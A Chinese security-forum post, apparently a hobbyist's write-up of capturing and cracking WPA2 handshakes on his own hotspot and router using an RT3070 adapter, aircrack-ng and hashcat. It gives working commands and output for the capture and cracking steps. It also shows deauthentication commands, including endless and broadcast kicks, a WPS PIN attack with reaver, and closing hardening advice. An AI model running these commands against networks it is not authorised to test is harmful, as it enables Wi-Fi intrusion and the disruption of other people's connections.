首页
课程
问答
CTF
社区
招聘
峰会
发现
排行榜
知识库
工具下载
看雪20年
看雪商城
证书查询
登录
注册
首页
社区
课程
招聘
发现
问答
CTF
排行榜
知识库
工具下载
峰会
看雪商城
证书查询
社区
安全工具
发新帖
5
1
[原创]RT3070 Kali hashcat: 一次真实的WPA2握手包抓取与破解记录
发表于: 2026-5-9 17:43
2842
[原创]RT3070 Kali hashcat: 一次真实的WPA2握手包抓取与破解记录
刘宝
2026-5-9 17:43
2842
# WiFi 安全测试实战记录 > 本文记录一次完整的 WiFi 安全测试过程,涵盖环境搭建、握手包抓取、GPU 密码破解与分析。 > **所有测试仅在自有网络和测试热点上进行,未经授权入侵他人网络属于违法行为。** --- ## 一、背景动机 网上搜"WiFi 破解工具",结果一堆一键破解神器——下载下来要么是玩具(用 netsh 逐个试密码,3次/秒),要么直接是病毒。实际跑通一条从抓包到破解的完整链路有多难?决定亲自验证。 **测试环境:** 主板内置 Intel AX211 网卡 + 外购 USB 监听网卡(RT3070 芯片)、RTX 5060 Ti 16GB GPU。 **自我约束:** 只测试手机热点(自己开的)和自有路由器(CMCC-xxxx)。所有过程不涉及第三方网络。 --- ## 二、环境搭建 ### 2.1 硬件条件 | 组件 | 型号 | 备注 | |------|------|------| | GPU | NVIDIA RTX 5060 Ti 16GB | CUDA 13.2 | | USB网卡 | RT3070 (Ralink芯片) | 18元, 2.4GHz | | 宿主机 | Windows | 跑 hashcat | ### 2.2 软件依赖 | 工具 | 用途 | 平台 | |------|------|------| | hashcat 7.1.2 | GPU密码破解 | Windows | | VirtualBox + Kali Linux | 抓握手包 | 虚拟机 | | aircrack-ng | WiFi扫描/抓包/deauth | Kali | ### 2.3 关键坑 1. **hashcat 必须在自己的目录下运行**,依赖 `OpenCL/` 文件夹 2. **Kali VM 需要 USB 直通** — 菜单"设备→USB→勾选网卡" 3. **RT3070 在 USB 3.0(蓝色口)上非常不稳**,插 USB 2.0(黑色/白色)口才正常 4. **airmon-ng 和 NetworkManager 冲突**,抓包前必须 `airmon-ng check kill` 5. **抓包时需要客户端在线**,目标没人的话把自己手机断开重连即可触发握手 --- ## 三、GPU 算力基准 ``` hashcat (v7.1.2) benchmark - Mode 22000 (WPA-PBKDF2-PMKID+EAPOL) Speed: ~697 kH/s (69.7万次/秒) GPU: NVIDIA GeForce RTX 5060 Ti ``` **密码空间估算(8位密码):** | 字符集 | 规模 | 速度 | 完整遍历耗时 | |--------|------|------|-------------| | 纯数字 (10) | 1亿 | 697kH/s | ~最长2.5分钟 | | 数字+小写字母 (36) | 2.8万亿 | 697kH/s | ~最长54天 | | 数字+大小写+特殊(72) | 722万亿 | 697kH/s | ~最长37年 | > 结论:8 位以上无规律密码单 GPU 暴力破解不可行。实战依赖字典、规则和掩码的智能组合。 --- ## 四、完整攻击链路 ### 第一步:抓握手包(Kali 虚拟机) ```bash # 开启监听 sudo airmon-ng start wlan0 # 扫描附近 2.4GHz WiFi sudo airodump-ng wlan0mon --band bg # 锁定目标、开始抓包(-c 频道, --bssid 目标MAC, -w 保存路径) sudo airodump-ng -c 6 --bssid XX:XX:XX:XX:XX:XX -w ~/capture wlan0mon # 另开终端,踢掉客户端触发握手 sudo aireplay-ng --deauth 5 -a XX:XX:XX:XX:XX:XX wlan0mon ``` **成功标志:** 抓包窗口右上角出现 `WPA handshake`。    --这里网卡过热了,设备老是掉线 没截图到相关截图,但是看文档应该足够了 --锁定目标、开始抓包(-c 频道, --bssid 目标MAC, -w 保存路径) sudo airodump-ng -c 6 --bssid XX:XX:XX:XX:XX:XX -w ~/capture wlan0mon --另开终端,踢掉客户端触发握手(这里主要是触发握手包,我们拿到好算结果是否正确,正确即爆破成功) sudo aireplay-ng --deauth 5 -a XX:XX:XX:XX:XX:XX wlan0mon --这是抓到的文件,进行转换  ### 第二步:转换格式 ```bash hcxpcapngtool -o target.hc22000 capture-03.cap ``` ### 第三步:复制到 Windows 用 GPU 破解 将 `.hc22000` 文件传到 Windows 宿主机,用 hashcat 运行: #### 字典攻击 ```powershell .\hashcat.exe -m 22000 target.hc22000 rockyou.txt -r rules\best66.rule -O -w 3 ``` rockyou.txt 包含 1434 万条真实泄露密码,配合 best66 变形规则,覆盖大量常见弱密码。 #### 掩码暴力(按已知规律缩小范围) ```powershell # 8位纯数字 .\hashcat.exe -m 22000 target.hc22000 -a 3 ?d?d?d?d?d?d?d?d -O -w 3 # 字母+数字混合(用自定义字符集) .\hashcat.exe -m 22000 target.hc22000 -a 3 -1 "?l?d" "?1?1?1?1?1?1?1?1" -O -w 3 ``` --- ## 五、实战记录 ### 测试1:手机热点(验证链路可用性) - **密码类型:** 8位纯数字 `88885555` - **抓包:** airodump-ng + 手机手动重连触发握手 - **破解:** 8位纯数字掩码 `?d?d?d?d?d?d?d?d` - **结果:** 10秒破解,进度 7.23% ``` Status...........: Cracked Speed............: 715 kH/s Recovered........: 1/1 (100.00%) Time.............: 10 secs Password.........: 88885555 ``` > 全链路验证通过:网卡抓包 → 格式转换 → GPU破解 → 出密码。 ### 测试2:家用路由器(CMCC-21-1-501) - **信号:** -33dBm(强) - **客户端:** 2个在线 - **默认密码:** `takg7f6y`(已修改) - **新密码特征:** 字母+数字混合 8位 ***初期尝试:*** | 攻击方式 | 结果 | |----------|------| | 自定义中文手机号/生日字典 (22.6万条) | 字典耗尽,未命中 | | `cmcc?a?a?a?a` 掩码 | 8145万条遍历完毕,未命中 | | 8位纯数字掩码 | 1亿条遍历完毕,未命中 | | 72字符全掩码 | 722万亿,估计37年,放弃 | ***最终成功:*** 下载 rockyou.txt(1434万真实泄露密码),配合 best66 规则变形: ```powershell .\hashcat.exe -m 22000 target.hc22000 -a 0 rockyou.txt -r rules\best66.rule ``` ``` Status...........: Cracked Speed............: 649.3 kH/s Recovered........: 1/1 (100.00%) Progress.........: 2.31% Password.........: abcd1234 Time.............: <1 秒 ``` > `abcd1234` 是典型键盘模式 + 简单数字。即使是未在字典中精确存在的变形,规则引擎也能命中。 --- ## 六、其他攻击方法 ### 6.1 Deauth 攻击(踢人) 802.11 协议的管理帧是明文且无签名验证的。攻击者伪造路由器 MAC 发送 Disassociation 帧即可强制客户端断开连接。 用途:迫使客户端重连从而抓取握手包。 ```bash # 踢单个设备 sudo aireplay-ng --deauth 5 -a <AP_MAC> -c <Client_MAC> wlan0mon # 无限踢(对方持续掉线) sudo aireplay-ng --deauth 0 -a <AP_MAC> -c <Client_MAC> wlan0mon # 广播踢所有人 sudo aireplay-ng --deauth 10 -a <AP_MAC> wlan0mon ``` 802.11w (PMF) 标准可以防护,但大多数家用路由器默认关闭。 ### 6.2 WPS PIN 攻击 WPS 功能如果开启且未做锁定保护,可通过暴力尝试 8 位 PIN 码(实际只需 11000 次)获取密码: ```bash # 扫描支持 WPS 的路由器 sudo wash -i wlan0mon # 发起攻击 sudo reaver -i wlan0mon -b <AP_MAC> -c <频道> -vv ``` 安全建议:在路由器管理页面关闭 WPS 功能。 --- ## 七、安全加固建议 通过这次测试,总结以下防御措施: | 措施 | 抵挡的攻击 | |------|-----------| | **密码 12 位以上,含大小写+数字+符号** | GPU暴力破解不可行 | | **不用键盘模式/单词+数字** | 字典攻击失效 | | **关闭 WPS** | WPS PIN攻击失效 | | **开启 802.11w (PMF)** | Deauth 攻击失效 | | **定期查看已连接设备** | 发现蹭网设备 | > 一个 12 位随机密码(大小写+数字+符号),即使用 10 张 RTX 4090 跑几辈子也破不了。 --- ## 八、工具清单 本文涉及的脚本和配置文件均在工程目录下: | 文件 | 用途 | |------|------| | `wifi_crack_sim.py` | Windows在线扫描+字典测试 | | `wifi_crack_fullauto.py` | Linux全自动抓包 / Windows破解已有包 | | `setup_vm.py` | Kali VM 一键部署 | | `wordlists/common_cn.txt` | 中国弱密码字典生成脚本 | | `wordlists/rockyou.txt` | 1434万真实泄露密码字典 | | `tools/hashcat/` | hashcat 7.1.2 + CUDA | | `output/` | 破解结果输出 | # 仅用于自己网络的安全测试
冰与火的战歌:Windows内核攻防实战高级班!从零到实战,融合AI与Windows内核攻防全技术栈,打造具备自动化能力的内核开发高手。
收藏
・
5
点赞
・
1
打赏
分享
分享到微信
分享到QQ
分享到微博
赞赏记录
参与人
雪币
留言
时间
wx_晨梦
非常支持你的观点!
2026-7-16 09:14
查看更多
赞赏
×
1 雪花
5 雪花
10 雪花
20 雪花
50 雪花
80 雪花
100 雪花
150 雪花
200 雪花
支付方式:
微信支付
赞赏留言:
快捷留言
感谢分享~
精品文章~
原创内容~
精彩转帖~
助人为乐~
感谢分享~
最新回复
(
3
)
bluegatar
雪 币:
5
活跃值:
(5764)
能力值:
( LV2,RANK:10 )
在线值:
发帖
4
回帖
237
粉丝
6
关注
私信
bluegatar
2
楼
发错 板块了吧
2026-5-9 18:00
0
刘宝
雪 币:
977
活跃值:
(985)
能力值:
( LV3,RANK:30 )
在线值:
发帖
6
回帖
18
粉丝
12
关注
私信
刘宝
3
楼
bluegatar
发错 板块了吧
不知道咋改了,没找着咋改板块
,记录一下发着玩的
2026-5-9 18:39
0
三颗柚
雪 币:
7
能力值:
( LV1,RANK:0 )
在线值:
发帖
0
回帖
3
粉丝
0
关注
私信
三颗柚
4
楼
老哥 可以帮忙看个东西吗
2026-5-21 02:32
0
游客
登录
|
注册
方可回帖
回帖
表情
雪币赚取及消费
高级回复
返回
刘宝
6
发帖
18
回帖
30
RANK
关注
私信
他的文章
[原创]Deadlock 游戏辅助源码分析与二次开发全记录
8235
[原创]RT3070 Kali hashcat: 一次真实的WPA2握手包抓取与破解记录
2842
[原创]内核学习阶段还在翻手册查 PDE/PTE 标志位?这个工具让你一眼看懂
1714
[原创]2026腾讯游戏安全PC初赛 新手使用IDAPRO+AI结合参赛 分析复盘
10949
[原创]新手向|LE手游助手 手工逆向分析:反调试机制与关键检测点解析
2896
关于我们
联系我们
企业服务
看雪公众号
专注于PC、移动、智能设备安全研究及逆向工程的开发者社区
看原图
赞赏
×
雪币:
+
留言:
快捷留言
为你点赞!
返回
顶部


 ,记录一下发着玩的




